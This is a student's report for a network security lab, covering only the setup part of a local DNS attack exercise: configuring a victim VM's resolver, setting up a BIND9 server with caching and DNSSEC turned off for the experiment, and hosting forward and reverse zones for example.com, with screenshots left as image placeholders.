COMPUTER NETWORK SECURITY LAB - UE18CS335

Local DNS Attack Lab

Name: Ankitha P

Class: 6 'D'

Date : 23/03/2021

LAB SETUP

DNS Server : 10.0.2.26


Victim : 10.0.2.27

Attacker : 10.0.2.28


Part I: Setting Up a Local DNS Server

Task 1: Configure the User Machine


To set up the DNS server location on the victim machine so that all DNS queries are sent to our manually created server, we add 'nameserver 10.0.2.26' (ip of our local DNS server) in the /etc/resolvconf/resolv.conf.d/head. If we write it in the resolv.conf file directly, it will be overwritten by DHCP with the actual DNS ip address, so we write it in this file to make it permanent instead.



The content of the head file will be prepended to the dynamically generated resolver configuration file. After making the change, we need to run the command “sudo resolvconf -u” for the change to take effect:



After configuring the user machine, used the dig command to get an IP address facebook.com. From the response, it is evident that the response is indeed from your server.




Task 2: Set Up a Local DNS Server

Step 1: Configure the BIND9 Server


BIND9 gets its configuration from a file called /etc/bind/named.conf. It includes many files and one of the included files is called /etc/bind/named.conf.options for setting the configuration options. We add a dump-file entry to store where to dump our cache content

on using the `sudo rndc dumpdb -cache` command. Our cache is redirected to /var/cache/bind/dump.db




Step 2: Turnoff DNSSEC

DNS security extension is the countermeasure to prevent DNS attacks. To perform the experiments we turn it off by commenting out the dnssec-validation entry, and adding a dnssec-enable entry.




Step 3: Start DNS server


To apply all the configuration changes, we restart the bind9 server as shown below:




Step 4: Use the DNS server

When we ping www.google.com from the victim machine (10.0.2.27), we can see that it sends a DNS query to DNS server (10.0.2.26) and the DNS server further sends the query to the root, TLD and nameservers.






When we ping the same host (www.google.com) again, we will see that on receiving the DNS query request, the DNS server will send a DNS reply with the IP address of the host directly. It shows that the DNS server has cached the information about the root servers, TLDs and nameservers.




We can also see that all the answers received from various DNS servers have been cached and we can dump it into the dump.db file as we have mentioned in the named.conf.options file as shown below. This cached information was what was used to answer the query the second time.



Task 3: Host a Zone in the Local DNS server


Step 1: Create Zones

We add two zone file locations into the named.conf file to provide forward lookup(domain name to ip address translation) and reverse lookup(ip address to domain name translation) files.




Step 2: Setup the forward lookup zone file

We create example.com.db zone file with the following contents in the /etc/bind/ directory where the actual DNS resolution is stored.




Step 3: Setup the reverse lookup zone file

We create a reverse DNS lookup file called 10.0.2.db for the example.net domain to support DNS reverse lookup, i.e., from IP address to hostname in the /etc/bind/ directory with the following contents.




Step 4: Restart the BIND server and test

We restart the server to apply our changes.



Now to test our DNS server, we use dig(Domain Information Groper) command to send domain name requests to the specified domain name with dns resolution and the final output response information is displayed on the terminal.




We can see that the ANSWER SECTION contains the DNS mapping. We can see that the IP address of www.example.com is now 10.0.2.101 and all other IP addresses and domain names in all the sections are in accordance to what we have set up in the DNS server.

